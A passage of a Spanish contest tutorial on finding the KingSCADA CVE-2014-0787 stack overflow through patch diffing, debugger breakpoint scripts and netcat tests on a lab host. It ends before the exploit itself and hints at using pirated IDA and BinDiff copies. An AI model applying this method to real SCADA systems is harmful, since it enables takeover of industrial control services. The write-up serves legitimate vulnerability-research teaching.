



**Descripción:** Realizar un exploit para el software *KingSCADA* 3.1 partiendo del advisory público de ZDI.

**Dificultad:** Media

**Exploiter:** *Boken*

**Fecha:** 20 de Octubre de 2014

#### **AUTHOR DISCLAIMER**

*The information provided in this advisory is provided as it is without any warranty. The author disclaims all warranties, either expressed or implied, including the warranties of merchantability and capability for a particular purpose. the author or its suppliers are not liable in any case of damage, including direct, indirect, incidental, consequential loss of business profits or special damages, even if the author or its suppliers have been advised of the possibility of such damages. Some states do not allow the exclusion or limitation of liability for consequential or incidental damages so the foregoing limitation may not apply. We do not approve or encourage anybody to break any vendor licenses, policies, deface websites, hack into databases or trade with fraud/stolen material.*

# Indice

---

Introducción .....	3
Información de partida ( <i>Enunciado del reto</i> ) .....	3
Acceso al software .....	4
Instalación .....	5
Ejecución .....	5
Análisis estático del parche (Binary diffing) .....	8
Análisis dinámico .....	11
Explotación .....	29
Exploit – Reproducción del crash .....	30
Exploit – Análisis automático .....	32
Despedida.....	42

## Introducción

Por fin tras más de 5 años, me animo a participar de nuevo en otro concurso de Exploiting de CrackSLatinoS. De esta forma también pongo mi granito de arena para que se sigan proponiendo y resolviendo estos retos tan interesantes y útiles.

Con este tutorial, no sólo pretendo explicar cómo detectar y explotar el fallo, sino qué herramientas uso, cómo las uso, que deducciones me llevan a hacer determinadas cosas y en general conseguir que el lector pueda vivir esta experiencia como si estuviera en mi cabeza, para lo bueno y para lo malo ;D Siento que quede extenso, pero es la única manera de hacerlo. Espero que lo disfrutéis tanto como yo. Adelante!!

## Información de partida (Enunciado del reto)

Uno de los motivos que me ha impulsado a resolverlo precisamente es el atractivo de su enunciado:

<http://www.zerodayinitiative.com/advisories/ZDI-14-071/>

Simple, ¿verdad? Pues también muy real.

Del advisory inicial se extrae la siguiente información:

*"This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of WellinTech KingScada. Authentication is not required to exploit this vulnerability."*

*The specific flaw exists within the protocol parsing code contained in kxNetDispose.dll. The parent service is called AEsServer.exe and listens on port 12401. The process performs arithmetic on a user-supplied value used to determine the size of a copy operation allowing a potential integer wrap to cause a stack buffer overflow. An unauthenticated attacker can leverage this vulnerability to execute code under the context of the SYSTEM user."*

Y del CVE asignado, indicado en el mismo advisory, se indican los detalles de las versiones afectadas y no afectadas:

<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0787>

*"Stack-based buffer overflow in WellinTech KingSCADA before 3.1.2.13 allows remote attackers to execute arbitrary code via a crafted packet."*

## Acceso al software

Tras visitar el advisory, vemos como hay un enlace hacía la página web del fabricante:

<http://www.wellintech.com/>




Que podemos visitar en inglés pinchando en el botón del idioma “English” y nos lleva a:

<http://www.wellintech.com/>

En esta página algo más comprensible, podemos ir “Download” y consultar las distintas versiones del software:

[http://www.wellintech.com/index.php?option=com\\_content&view=article&id=56&Itemid=11](http://www.wellintech.com/index.php?option=com_content&view=article&id=56&Itemid=11)



Como se indica en el advisory, nos interesa solamente el software **“KingSCADA”** Vemos que hay solamente 2 versiones, por lo que no nos deja mucho dónde elegir para hacer el *Binary Diffing*, es decir la comparación de binarios para detectar las zonas que han sido modificadas entre 2 versiones *“consecutivas”*. Realmente han pasado dos años entre cada versión, así que de haber otra versión intermedia, no es pública.

Como se observa en los detalles del CVE, la vulnerabilidad afecta a:


*“WellinTech KingSCADA before 3.1.2.13”*

Esto nos indica, que tenemos la versión parcheada.

## Instalación

Una vez hemos descargado las versiones, procedemos a instalarlos para acceder a los binarios afectados. Tras descomprimir el fichero descargado y ejecutar el Setup.exe nos da un error, por lo que, para instalarlo, procedemos a utilizar el MSI localizado en:

*KingSCADA3.1\BIN\KingSCADA.msi*



Con esto ya tenemos instalado el software afectado.


## Ejecución

Sabemos por el advisory que el **servicio** afectado es el ejecutable **“AEserver.exe”** que pone a la escucha el puerto **12401/tcp**.

Por ello, una vez instalado el software, consultamos los servicios para identificarlo y poder así iniciarlo directamente. Para ello basta con ejecutar *“services.msc”* en una consola o en *“Inicio->Ejecutar”* o en el cuadro ejecutar al pulsar las teclas *“cmd+R”*. Tras esto, vamos seleccionando uno a uno hasta llegar a uno cuya descripción en la izquierda, indica explícitamente **“KingSCADA”**. Si vamos a sus propiedades, podemos confirmar que el binario ejecutable del servicio es el que buscamos:

*“C:\Archivos de programa\KingSCADA\bin\AEserver.exe”*

Y obtener el nombre exacto del servicio **“AlarmServerService”**, tal y como se puede ver en la siguiente imagen:



Con esto ya sabemos cómo manejar la ejecución del servicio. Esto es importante ya que no se puede lanzar por consola invocando directamente el ejecutable, o abrir directamente con el debugger, tendremos que adjuntarnos al proceso (*attach*) una vez iniciado. También es posible obtener el path completo del ejecutable del servicio con el comando:

**C:\> sc qc alarmserver**

```
C:\WINDOWS\Temp>sc qc alarmserver
[SC] GetServiceConfig SUCCESS


SERVICE_NAME: alarmserver
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 3    DEMAND_START
        ERROR_CONTROL       : 1    NORMAL
        BINARY_PATH_NAME    : "C:\Archivos de programa\KingSCADA\bin\AEserver.exe"
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : AlarmServer
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem
```

Debéis tener especial cuidado al *attachearse* al servicio, ya que si salimos bruscamente, provocaremos algún que otro BSOD (*Blue Screen of Death*) cosa que me ha sucedido en varias ocasiones con este software.

Una vez iniciado el servicio, por defecto está configurado como manual, así que hay que iniciarlo expresamente con el botón derecho e Iniciar. También se puede hacer mediante el comando:

**C:\> sc start alarmserver**

Tras esto ya se pone a la escucha el programa **AEserver.exe** en el puerto **12401/tcp** tal y como se puede ver con ImmunityDebugger al darle a "File->Attach" en la columna "Listening"



Con el servicio en marcha, podríamos probar a enviar un paquete extremadamente largo al puerto y ver si con el proceso cargado en el debugger, sucede alguna excepción. En este caso esta prueba no provoca ningún fallo, pero no está de más que el lector lo experimente y determine el porqué.

## Análisis estático del parche (Binary diffing)

Ya que el concurso pide crear un exploit para el parche, procedemos a comparar las dos versiones disponibles, de tal forma que sea posible analizar las soluciones adoptadas y utilizarlo como punto de partida para detectar el fallo en la versión vulnerable.

Para ello voy a utilizar **Zynamics BinDiff**, porque es el software que me parece más completo y potente de los que hay al respecto y aunque es de pago, no es caro, y es posible utilizar alguna versión liberada en internet para todo el que quiera probarlo antes de comprarlo ;P Este software funciona perfectamente con la versión 6.1 de IDA Pro que también es posible obtener de manera libre por internet.

Hay varias formas de obtener los ficheros de las 2 versiones del Software de KingSCADA, extraer los ficheros del MSI, instalar una versión, copiar los directorios, desinstalar y volver a instalar otra versión. Personalmente como utilizo máquinas virtuales, he optado por hacer un snapshot antes de instalar y copiar los directorios de instalación, restaurar el snapshot , después instalar la siguiente versión y volver a copiar los directorios de instalación. Dicho directorio es:

**C:\Archivos de programa\KingSCADA**

Con esto ya tenemos las 2 versiones del binario *kxNetDispose.dll* localizado en la ruta:


**C:\Archivos de programa\KingSCADA\bin\**

Esta es la librería afectada según el advisory:

*"The specific flaw exists within the protocol parsing code contained in kxNetDispose.dll. The parent service is called AEserv.exe and listens on port 12401."*

Con esto ya podemos proceder a comparar los binarios. Para ello abrimos la librería *kxNetDispose.dll*, de cada versión con IDA y una vez haya finalizado su análisis, procedemos a guardar los respectivos .idb.

Con estos dos .idb, ya podemos proceder a compararlos. Abrimos primero el .idb de la versión vulnerable 3.1, y una vez cargado en el IDA, abrimos BinDiff "Edit->Plugins->zynamics BinDiff":





Pinchamos en “Diff Database...” y seleccionamos el .idb de la librería *kxNetDispose.dll* en su versión 3.1.2.13 parcheada. Tras esta operación, se crean varias pestañas en IDA.


EA	Name	Basicblocks	Instructions	Edges
100018F0	sub_100018F0_248	1	2	0
10002D30	sub_10002D30_282	1	37	0
10002D80	sub_10002D80_283	1	37	0
10008F20	sub_10008F20_388	1	3	0
10008F38	sub_10008F38_390	2	8	1
10008F83	sub_10008F83_394	2	8	1
100090B0	sub_100090B0_407	2	11	1
10009200	sub_10009200_425	1	5	0
100094D8	sub_100094D8_459	1	5	0

La más importante, es la primera “*Matched Functions*” que muestra las características de cada una de las funciones que ha podido identificar en ambos binarios y para los que puede determinar qué cambios han sucedido, si es que los ha habido.

similarity	confide	change	EA primary	name primary	EA secondary	name secondary	con	algorithm	matched b	basicblocks	basicblocks	matched inst	instructions	instruc
1.00	0.62	-----	10009325	sub_10009325_212	100094E7	sub_100094E7_460		address sequence	1	1	1	3	3	3
1.00	0.62	-----	10009341	sub_10009341_214	10009503	sub_10009503_462		address sequence	1	1	1	3	3	3
1.00	0.62	-----	10009350	sub_10009350_215	10009512	sub_10009512_463		address sequence	1	1	1	3	3	3
1.00	0.62	-----	10009460	sub_10009460_229	10009620	sub_10009620_477		address sequence	1	1	1	2	2	2
1.00	0.62	-----	100094AA	sub_100094AA_233	1000966A	sub_1000966A_481		address sequence	1	1	1	3	3	3
0.99	0.99	-I-----	10004BF0	sub_10004BF0_90	100045A0	sub_100045A0_325		edges flowgraph MD index	47	47	47	197	197	198
0.99	0.99	-I-----	10001B10	sub_10001B10_14	10001A80	sub_10001A80_252		edges flowgraph MD index	15	15	15	80	81	80
0.99	0.99	-I-----	100022D0	sub_100022D0_23	10002220	sub_10002220_261		edges proximity MD index	8	8	8	54	55	55
0.99	0.99	-I-----	10005120	sub_10005120_94	10004E30	sub_10004E30_330		edges proximity MD index	10	10	10	53	54	54
0.99	0.99	-I-E--	10001070	sub_10001070_1	10001070	sub_10001070_240		edges flowgraph MD index	4	4	4	110	111	116
0.98	0.99	-I-E--	10007F40	sub_10007F40_134	10008020	sub_10008020_376		call reference matching	22	22	22	57	59	69
0.98	0.98	-I-E--	10001380	sub_10001380_5	10001390	sub_10001390_244		edges proximity MD index	13	13	13	110	114	110
0.98	0.98	-I-E--	10001780	sub_10001780_7	10001750	sub_10001750_246		edges flowgraph MD index	5	5	5	55	56	57
0.98	0.99	GI-----	10005780	sub_10005780_97	10005190	sub_10005190_333		call reference matching	80	80	81	513	558	539
0.97	0.99	GI-E--	10007CD0	sub_10007CD0_133	10007DA0	sub_10007DA0_375		call reference matching	62	64	62	196	207	209
0.96	0.99	-I-E--	100023A0	sub_100023A0_24	100022F0	sub_100022F0_262		edges flowgraph MD index	3	3	3	45	54	75
0.93	0.95	-I-E--	10007CF0	sub_10007CF0_132	10007CF0	sub_10007CF0_374		edges flowgraph MD index	4	4	4	32	34	58
0.93	0.95	GI-E--	10007FD0	sub_10007FD0_135	100080D0	sub_100080D0_377		call reference matching	35	35	36	97	103	115
0.88	0.96	GI-J--	10001C00	sub_10001C00_15	10001B70	sub_10001B70_253		call reference matching	38	40	42	275	355	342
0.87	0.95	GI-J--	10001510	sub_10001510_6	10001510	sub_10001510_245		call reference matching	28	30	30	161	205	192
0.72	0.73	-I-E--	10009018	sub_10009018_174	100091F8	sub_100091F8_424		address sequence	2	2	2	11	14	11
0.69	0.95	-I-E--	10001240	sub_10001240_2	10001250	sub_10001250_241		MD index matching (flowgra...	1	1	1	51	55	51
0.46	0.92	G---E--	10008D4C	memcpy	1000A0D8	memcpy_s		call reference matching	0	1	0	0	1	0
0.43	0.62	-I-E--	10001920	sub_10001920_9	10002EA0	sub_10002EA0_287		address sequence	1	1	1	1	2	2
0.43	0.62	-I-E--	10002E30	sub_10002E30_45	10004430	sub_10004430_322		address sequence	1	1	1	1	2	2
0.43	0.62	-I-E--	10004A80	sub_10004A80_87	10008FA0	sub_10008FA0_395		address sequence	1	1	1	1	2	2
0.43	0.62	-I-E--	10008E80	sub_10008E80_155	10009020	sub_10009020_400		address sequence	1	1	1	1	2	2
0.02	0.03	GI-E--	10009318	sub_10009318_211	10007C80	sub_10007C80_373		call sequence matching(exact)	1	2	1	2	14	30

Si lo ordenamos por la primera columna “*similarity*” vemos como es posible determinar las funciones modificadas (< 1.00), que son las que estamos buscando.

En este punto se podría analizar cada una de las funciones, y ver en que cambian. Si lo hacemos veremos como muchas de las funciones modificadas, precisamente lo que hacen es cambiar la llamada de *memcpy* a *memcpy\_s*, y realizar comprobaciones sobre sus parámetros. Para ello y a modo de ejemplo, se pueden ver los cambios seleccionando la función en cuestión y pulsando “*Ctrl+E*” o pinchando con el botón derecho y seleccionando la opción “*View Flowgraphs*”. Tras esto, se abrirá BinDiff y se visualizan los cambios. A continuación se muestran los cambios de la función *sub\_10004BF0()*:




Una vez detectadas las funciones que han sido modificadas y/o parcheadas, que es lo que nos importa, tenemos que conseguir ejecutar el servicio y conseguir que el flujo del programa llegue hasta estas funciones y bloques básicos afectados.

## Análisis dinámico

En este punto del análisis, ya tenemos un listado de funciones objetivo, así que lo primero que vamos a intentar es ver si alguna de esas funciones se ejecuta al enviar un simple paquete al puerto afectado.

Para esto vamos a copiar todas las funciones objetivo de la tabla anterior (seleccionar las filas y Ctrl+Ins o con el botón derecho y Copy) y extraemos la dirección de las funciones Primary. De manera predeterminada IDA utiliza una dirección base 0x10000000 pero al attachearse al servicio *AEserver.exe* se puede ver que la librería *kxNetDispose.dll* está en la base 0x008F0000



Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
008E0000	00001000				Map	R	R	
008F0000	00001000	kxNetDis		PE header	Imag	R	RWE	
008F1000	00009000	kxNetDis	.text	code	Imag	E	RWE	
008FA000	00003000	kxNetDis	.rdata	imports,exp	Imag	R	RWE	
008FD000	00001000	kxNetDis	.data	data	Imag	R	RWE	
008FE000	00001000	kxNetDis	.rsrc	resources	Imag	R	RWE	
008FF000	00001000	kxNetDis	.reloc	relocations	Imag	R	RWE	


Por lo que hay que convertir las direcciones de las funciones objetivo a esta dirección base. Se podría hacer un Rebase en IDA de la librería (Edit->Segments->Rebase Program poner 0x008F0000) en las 2 versiones, guardar los .idb y luego volver a hacer el BinDiff. Tras esto ya tenemos la lista de funciones a las que establecer un BreakPoint:

0x10004BF0, 0x10001B10, 0x100022D0, 0x10005120, 0x10001070, 0x10007F40, 0x10001380, 0x10001780, 0x10005780, 0x10007CD0, 0x100023A0, 0x10007C70, 0x10007FD0, 0x10001C00, 0x10001510, 0x10009018, 0x10001240, 0x10008D4C, 0x10001920, 0x10002E30, 0x10004A80, 0x10008E80, 0x10009318

Que una vez modificamos la dirección base, quedaría en:

0x008F4BF0, 0x008F1B10, 0x008F22D0, 0x008F5120, 0x008F1070, 0x008F7F40, 0x008F1380, 0x008F1780, 0x008F5780, 0x008F7CD0, 0x008F23A0, 0x008F7C70, 0x008F7FD0, 0x008F1C00, 0x008F1510, 0x008F9018, 0x008F1240, 0x008F8D4C, 0x008F1920, 0x008F2E30, 0x008F4A80, 0x008F8E80, 0x008F9318

Como son bastantes, lo mejor es hacerse un script para establecer los BP una vez esté el servicio attacheado al debugger, en mi caso Immunity Debugger:



```
*KingScadaBP.py - C:\Archivos de programa\Immunity Inc\Immunity Debugger\PyCommands\KingScadaBP.py*
File Edit Format Run Options Windows Help

import immelib

DESC = "KingSCADA Breakpoints"

def main(args):
    imm = immelib.Debugger()


    addresses = (0x008F4BF0, 0x008F1B10, 0x008F22D0, 0x008F5120, 0x008F1070,
                  0x008F7F40, 0x008F1380, 0x008F1780, 0x008F5780, 0x008F7CD0,
                  0x008F23A0, 0x008F7C70, 0x008F7FD0, 0x008F1C00, 0x008F1510,
                  0x008F9018, 0x008F1240, 0x008F8D4C, 0x008F1920, 0x008F2E30,
                  0x008F4A80, 0x008F8E80, 0x008F9318)

    for b in addresses:
        imm.setBreakpoint(b)
```

Tal y como se puede ver en el título de la ventana, el script hay que copiarlo en el directorio:

**C:\Archivos de programa\Immunity Inc\Immunity Debugger\PyCommands**

Para lanzarlo primero activamos el servicio, luego nos attachamos al proceso con File->Attach y seleccionamos el proceso "AEServer". Una vez el debugger este en Pause, procederemos a ejecutar el script. Esto se puede hacer invocándolo desde la barra de comandos inferior escribiendo "!KingScadaBP" O bien desde la lista de PyCommands que se muestra tras pinchar en el siguiente botón:



Se pincha sobre el script, luego a Ok y tras esto ya se pueden ver los BP establecidos (Alt+B)

B Breakpoints				
Address	Module	Active	Disassembly	Comment
008F1070	kwNetDis	Always	PUSH -1	
008F1240	kwNetDis	Always	PUSH -1	
008F1380	kwNetDis	Always	PUSH -1	
008F1510	kwNetDis	Always	PUSH EBP	
008F1780	kwNetDis	Always	PUSH ECX	
008F1920	kwNetDis	Always	MOV AX,WORD PTR DS:[ECX+320E0]	
008F1B10	kwNetDis	Always	SUB ESP,10	
008F1C00	kwNetDis	Always	PUSH EBP	
008F2200	kwNetDis	Always	PUSH -1	
008F2300	kwNetDis	Always	SUB ESP,45C	
008F2E30	kwNetDis	Always	MOV DWORD PTR DS:[ECX],kwNetDis.008FA574	
008F4A80	kwNetDis	Always	MOV AX,WORD PTR DS:[ECX+86]	
008F4BF0	kwNetDis	Always	PUSH EBP	
008F5120	kwNetDis	Always	PUSH EBP	
008F5790	kwNetDis	Always	PUSH -1	
008F7070	kwNetDis	Always	PUSH ECX	
008F7C00	kwNetDis	Always	SUB ESP,14	
008F7F40	kwNetDis	Always	PUSH EBX	
008F7F00	kwNetDis	Always	PUSH EBP	
008F804C	kwNetDis	Always	JMP DWORD PTR DS:[<MSUCR90_memory>]	
008F8E80	kwNetDis	Always	MOV ECX,DWORD PTR SS:[EBP+4]	
008F9018	kwNetDis	Always	MOV EAX,DWORD PTR SS:[EBP+4]	
008F9318	kwNetDis	Always	MOV EAX,DWORD PTR SS:[EBP+4]	

Tras esto ya podemos darle a Run (F9) y enviar un paquete al puerto 12401/tcp para ver dónde para. Si le dais a Run, veréis que sin enviar nada el debugger para en la dirección 8F5120, así que vamos a deshabilitar este BP. En la lista de BPs la seleccionamos y pulsamos la tecla "Space" y vemos como la columna "Active" pasa a ser "Disabled" Le damos a Run, y vemos como ya no para.

Procedemos a enviar un paquete, y para esto basta con ejecutar el siguiente comando:

```
nc -vn 192.168.1.150 12401
```

*NOTA: Mi servidor vulnerable está en la IP 192.168.1.150, pero si estáis trabajando sobre el mismo equipo, podéis usar la IP 127.0.0.1*

